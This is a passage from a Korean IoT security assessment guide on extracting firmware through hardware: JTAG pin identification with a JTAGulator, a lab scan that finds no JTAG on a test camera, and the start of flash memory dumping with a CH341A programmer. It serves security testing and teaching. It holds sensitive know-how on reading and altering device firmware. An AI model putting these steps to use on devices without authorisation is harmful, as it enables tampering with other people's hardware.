	`Load Address: 80001000`
	`Entry Point: 8000f540`
	`Contents:`
	`Image 0: 1966004 Bytes = 1.9 MB`
	`Image 1: 17096704 Bytes = 16.3 MB`
	`Verifying Checksum ... OK`
	`Uncompressing Multi-File Image ... OK`
	`## Transferring control to Linux (at address 8000f540) ...`
	`## Giving linux memsize in MB, 128`
	`Starting kernel ...`

NAND 파티션	`Nr Device Start Length Name`
	`-- ------ ------- ------- ------------`
	`1 mtd0 0 1,024 Bootloader`
	`2 mtd1 1,024 1,024 Bootloader2`
	`3 mtd2 2,048 1,024 Config`
	`4 mtd3 3,072 2,560 Env1`
	`5 mtd4 5,632 2,560 Env2`
	`6 mtd5 8,192 32,768 Kernel`
	`7 mtd6 40,960 32,768 Kernel2`
	`8 mtd7 73,728 28,672 Storage1`
	`9 mtd8 102,400 28,160 Storage2`

사용 유틸리티	`init started: BusyBox v1.23.1 (2016-01-22 15:02:56 CST)`

특정 파티션 관련	`[ 5.052000] UBI: attached mtd8 to ubi8`
	`[ 5.056000] UBI: MTD device name: "Storage2"`
	`...`
	`[ 5.352000] UBIFS: mounted UBI device 8, volume 0, name "mtd8"`
	`[ 5.356000] UBIFS: file system size: 23744512 bytes`
	`(23188 KiB, 22 MiB, 187 LEBs)`
	`[ 5.364000] UBIFS: journal size: 1142784 bytes`
	`(1116 KiB, 1 MiB, 9 LEBs)`
	`[ 5.372000] UBIFS: media format: w4/r0 (latest is w4/r0)`
	`[ 5.376000] UBIFS: default compressor: lzo`
	`[ 5.380000] UBIFS: reserved for root: 1121511 bytes (1095 KiB)`

10.2.3.2. JTAG




그림 160 JTAG 포트

JTAG 는 PCB 생산 공정에서 핀 사이의 연결상태를 테스트(Boundary-Scan)하는 목적으로 사용되어 왔으며, 현재는 이러한 기능 외에도 데이터를 제어하고 디버깅하는 표준 규격으로 쓰이고 있다. JTAG 인터페이스를 이용하면 MCU(SoC)칩의 각 Pin 상태를 모니터링 하거나 펌웨어 코드를 Line by Line 으로 디버깅할 수 있다. JTAG 디버깅 기능을 사용하면 메모리에 저장된 데이터를 읽고 쓸 수 있어, 펌웨어 추출과 변조가 가능하다. JTAG 는 통신에 TCK, TMS, TDI, TDO, TRST 5 개의 핀을 사용한다.

식별자(PCB Legend)	기능	설명
TCK	Test Clock	TMS, TDO, TDI 데이터 동기화에 사용되는 클럭 발생
TMS	Test Mode Select	테스트 모드 선택, TAP 컨트롤러의 상태를 제어
TDI	Test Data In	장치로 전송되는 데이터 입력
TDO	Test Data Out	장치의 데이터 출력
TRST	Test Reset	TAP 컨트롤러를 재설정(Optional)

10.2.3.2.1. JTAG 포트 식별

JTAG 는 주로 4~20 개의 핀이 1 열 또는 2 열로 나란히 배치되는 형태를 띈다. 특히, JTAG 는 PCB 기능을 테스트(In-Circuit Test)하는데 사용되므로 "TP(Test Point)" 식별자로 표기된 경우 JTAG 포트일 가능성이 높다.




그림 161. JTAG 포트 식별

1. MCU 아키텍처 확인

JTAG 는 기기의 MCU 아키텍처에 따라 디버깅에 필요한 장비가 달라진다. MCU(SoC)의 Data Sheet 를 확인하여 관련 정보를 획득하는 것이 좋다.




그림 162. JTAG 포트 식별

진단 대상 기기는 AK3918 칩을 사용하고 있고, 인터넷 상에서 데이터 시트를 확인할 수 있다. 데이터 시트에 따르면 해당 MCU(SoC)는 ARM 아키텍처를 사용하고 있다. 아키텍처를 확인한 이후에는 Well-Known JTAG Pinout 을 참고하여 유사한 형태의 핀 배열이 있는지 확인한다.




그림 163. MCU(SoC) 데이터 시트를 통한 아키텍쳐 확인

2. Well-Known JTAG Pinout

일반적으로 JTAG 는 인터페이스는 정해진 표준이 없기 때문에 4 개에서 20 개의 JTAG Pin 이 PCB 에 다양한 형태로 존재한다. 아래의 사진과 다르게 일자 형태로도 존재할 수 있다. 하지만 아키텍처마다 자주 사용되는 핀 배열이 있어 아키텍처와 핀 배열이 일치하는 경우 이를 참고할 수 있다.




그림 164. 아키텍쳐 별 JTAG 포트

위의 4 개 이외에도 다양한 Well-Known JTAG Pinout 이 존재하며, 아래의 주소에서 확인 가능하다. Well-Known JTAG Pinout 을 살펴보면 8 핀, 9 핀, 10 핀, 14 핀, 20 핀으로 구성 되어있는 것을 확인할 수 있다. 현재 실습에 사용되는 기기는 16 핀의 형태를 띄고 있어 JTAGulator 를 이용하여 JTAG 핀을 식별하는 작업이 필요하다.

※ Well-Known JTAG Pinout 주소: www.jtagtest.com/pinouts/

3. JTAGulator

JTAGulator 는 JTAG 핀을 식별할 때 사용하는 도구이다. PCB 에 JTAG 인터페이스로 추정되는 핀에 연결하고 스캔하면 통신에 필요한 TCK, TMS, TDI, TDO 핀을 알려준다. JTAGulator 의 명령어 및 기능은 아래와 같다. JTAGulator 는 JTAG 핀 식별 외에도 UART, GPIO, SWD 핀 스캔 및 연결 기능을 제공한다.

[Step1] Target Interface		[Step2] Funtions		비고
명령어	설명	명령어	설명	
J	JTAG	J	Identify JTAG pinout	
		I	Identify JTAG pinout (IDCODE Scan)	TDO, TMS, TCK 핀 식별
		B	Identify JTAG pinout (BYPASS Scan)	TDI 핀 식별
		R	Identify RTCK (adaptive clocking)	
		D	Get Device ID(s)	
		T	Test BYPASS (TDI to TDO)	
		Y	Instruction/Data Register (IR/DR) discovery	
		P	Pin mapper (EXTEST Scan)	
		O	OpenOCD interface	
U	UART	U	Identify UART pinout	TX, RX, Baudrate 식별
		T	Identify UART pinout (TXD only, continuous)	TX 식별
		P	UART passthrough General Commands	UART 터미널 연결
G	GPIO	R	Read all channels (input, one shot)	
		C	Read all channels (input, continuous)	
		W	Write all channels (output)	
		L	Logic analyzer (OLS/SUMP)	
S	SWD	I	Identify SWD pinout (IDCODE Scan)	
		D	Get Device ID	

General Commands

명령어	설명	비고
V	Set target I/O voltage	동작 전압 입력(Chip DataSheet)
I	Display version information	장비 버전정보 출력
H	Display available commands	사용 가능한 명령어 출력
M	Return to main menu	메인 메뉴로 이동

4. JTAGulator : 사용방법

JTAG 핀을 식별하기 이전 JTAGulator 와 PC 를 연결하는 방법을 살펴보겠다.

Step 1) 장비를 PC 에 연결하면 아래와 같이 JTAGulator 본체의 LED 불빛이 들어온다.




그림 165. JTAGulator PC 연결

Step 2) 정상적으로 연결되었다면 아래와 같이 연결 확인이 가능하다.

```
┌──(root㉿kali)-[/home/kali/IoT]
└─# ls /dev/ttyUSB*
/dev/ttyUSB0
```

그림 166. JTAGulator 연결 확인 (Kali-linux)

Step 3) picocom(시리얼 통신 터미널)을 이용하여 buadrate 값을 115200 으로 설정한 뒤 접근하면 아래와 같은 화면이 출력되면 PC 와 연결이 제대로 된 것이다.

```
$ picocom -b 115200 /dev/ttyUSB0
```

```
                                UU  LLL
 JJJ  TTTTTTT AAAAA  GGGGGGGGGG   UUUU LLL   AAAAA TTTTTTTT OOOOOOO  RRRRRRRRR
 JJJJ TTTTTTT AAAAAA GGGGGGG      UUUU LLL  AAAAAA TTTTTTTT OOOOOOO  RRRRRRRR
 JJJJ  TTTT  AAAAAAA GGG      UUU  UUUU LLL  AAA AAA   TTT  OOOO OOO  RRR RRR
 JJJJ  TTTT  AAA AAA GGG  GGG UUUU UUUU LLL AAA  AAA   TTT  OOO  OOO  RRRRRRR
 JJJJ  TTTT  AAA  AA GGGGGGGGG UUUUUUUU LLLLLLLL AAAA  TTT OOOOOOOOO  RRR RRR
  JJJ  TTTT AAA   AA GGGGGGGGG UUUUUUUU LLLLLLLLL AAA  TTT OOOOOOOOO  RRR RRR
  JJJ  TT                GGG             AAA                        RR RRR
 JJJ                      GG             AA                             RRR
JJJ                       G             A                               RR


         Welcome to JTAGulator. Press 'H' for available commands.
        Warning: Use of this tool may affect target system behavior!
```

그림 167. JTAGulator picocom 연결 확인

Step 4) JTAGulator 연결 후 H 옵션을 입력하게 되면, 타겟 인터페이스 종류와 사용가능한 커맨드를 확인할 수 있다.

```
> H
Target Interfaces:
J   JTAG
U   UART
G   GPIO
S   SWD

General Commands:
V   Set target I/O voltage
I   Display version information
H   Display available commands
```

그림 168. JTAGulator 옵션 확인

5. JTAGulator: JTAG 식별 실습

JTAGulator 를 이용하여 앞서 JTAG 로 추정했던 16 핀이 JTAG 핀이 맞는지 확인할 수 있다. 테스트는 Kali-linux 2022.2 버전으로 진행하였다.

Step 1) 진단대상 기기에서 JTAG 로 추정되는 핀을 납땜하여 JTAGulator 의 ch0~cn15 에 연결한다. 접지(GND)는 PCB 기판 상의 어떠한 접지(GND)를 사용해도 무방하다.




그림 169. JTAGulator 진단 대상 기기 연결

Step 2) JTAGulator 로 JTAG 스캔을 하기 전 I/O voltage 를 설정해야 한다. 일반적으로 사용하는 전압은 3.3V 이지만, MCU(SoC)의 데이터 시트에서 사용 전압을 확인하여 사용하는 것이 좋다.

```
> V
Current target I/O voltage: Undefined
Enter new target I/O voltage (1.4 - 3.3, 0 for off): 3.3
New target I/O voltage set: 3.3
Warning: Ensure VADJ is NOT connected to target!
```

그림 170. 대상 기기 전압 설정

Step 3) 전압을 설정한 이후 J 옵션을 이용하여 타겟 인터페이스를 JTAG 로 설정하고, H 옵션을 이용하여 JTAG 커맨드를 확인할 수 있다.

```
> J

JTAG> H
JTAG Commands:
J    Identify JTAG pinout
I    Identify JTAG pinout (IDCODE Scan)
B    Identify JTAG pinout (BYPASS Scan)
R    Identify RTCK (adaptive clocking)
D    Get Device ID(s)
T    Test BYPASS (TDI to TDO)
Y    Instruction/Data Register (IR/DR) discovery
P    Pin mapper (EXTEST Scan)
O    OpenOCD interface

General Commands:
V    Set target I/O voltage
H    Display available commands
M    Return to main menu
```

그림 171. JTAG 커맨드 확인

Step 4) JTAG pinout 을 식별하기 위해 J 옵션을 이용한다. 현재 ch0~ch15 핀에 연결되어 있으므로 Starting channel 에 0, Ending channel 에 15 를 입력한다. "Press spacebar to begin" 문자열이 출력되면 스페이스바를 눌러 스캔을 수행한다. 스캔이 정상적으로 완료되어 JTAG 라고 판단이 되면 TDI, TDO, TCK, TMS 등 JTAG 통신에 사용되는 pinout 의 종류를 알려주는데, "No target device(s) found!"가 출력되었다. 이는 해당 핀이 JTAG 가 아니라는 뜻이며 실습에 사용된 기기에는 JTAG 핀이 없는 것으로 판단할 수 있다.

```
JTAG> J
Enter starting channel [0]: 0
Enter ending channel [15]: 15
Possible permutations: 43680

Bring channels LOW before each permutation? [y/N]: N
Press spacebar to begin (any other key to abort)...
JTAGulating! Press any key to abort...
--------------------------------------------------
No target device(s) found!
JTAG scan complete.
```

그림 172. JTAG 핀 판단

2020 년도 이후에 출시된 IP 카메라, 월패드, 공유기, 스마트 도어벨 등 총 19 대의 Smart Home IoT 기기를 조사해본 결과 JTAG 를 사용하는 기기는 존재하지 않았다. 그 이유는 JTAG 가 UART 보다 다양한 명령어를 사용할 수 있고, 플래시 메모리에서 펌웨어를 다운받을 수 있어 보안상의 이유로 JTAG 보다는 UART 를 주로 사용하는 추세이기 때문이다.

10.2.4. 플래시 메모리 덤프




그림 173. 펌웨어 획득/추출 흐름도 - 플래시 메모리 덤프

10.2.4.1. 플래시 메모리

IoT 기기의 특성상 전력 소모량이 높고 크기가 큰 하드디스크를 사용하기 어려워 비휘발성 메모리인 EEPROM 과 Flash Memory 를 대체제로 사용한다. 또한, Flash Memory 는 Nand Flash Memory 와 Nor Flash Memory 로 구분되며, 주로 상대적으로 저렴한 Nand Flash Memory 를 사용하여 IoT 기기를 구성한다.

구분	Nand Flash Memory	Nor Flash Memory
배열	반도체의 셀이 직렬로 배열	반도체의 셀이 병렬로 배열
XIP[5]	불가능	가능
읽기/쓰기/삭제	보통/빠름/빠름	매우빠름/느림/매우느림
비용	저가	고가

아래 사진의 빨간 네모 박스 안에 있는 형태의 칩이 일반적으로 플래시 메모리의 형태이다.




그림 174. 플래시 메모리

[5] XIP 는 Flash Memory 내에서 코드를 실행시킬 수 있는 기능이다.

10.2.4.2. 플래시 메모리 덤프

CH341A Programmer 는 플래시메모리, EEPROM 을 읽거나 쓸 수 있도록 지원하는 도구이다. 실습은 플래시 메모리를 대상으로 진행하나 EEPROM 을 덤프 하는 방법도 동일하다.




그림 175. CH341A Programmer 외관

1. 설치 및 장비 인식

CH341A Programmer 를 사용하려면 장비의 드라이버를 설치해야 한다. 드라이버 설치 파일은 인터넷 상에서 쉽게 구할 수 있으며, "CH341SER"가 아닌 "CH341PAR drivers"를 설치해야 플래시 메모리를 덤프 할 수 있다.

Step 1) 드라이버 설치는 아래와 같이 "INSTALL"을 클릭한다.

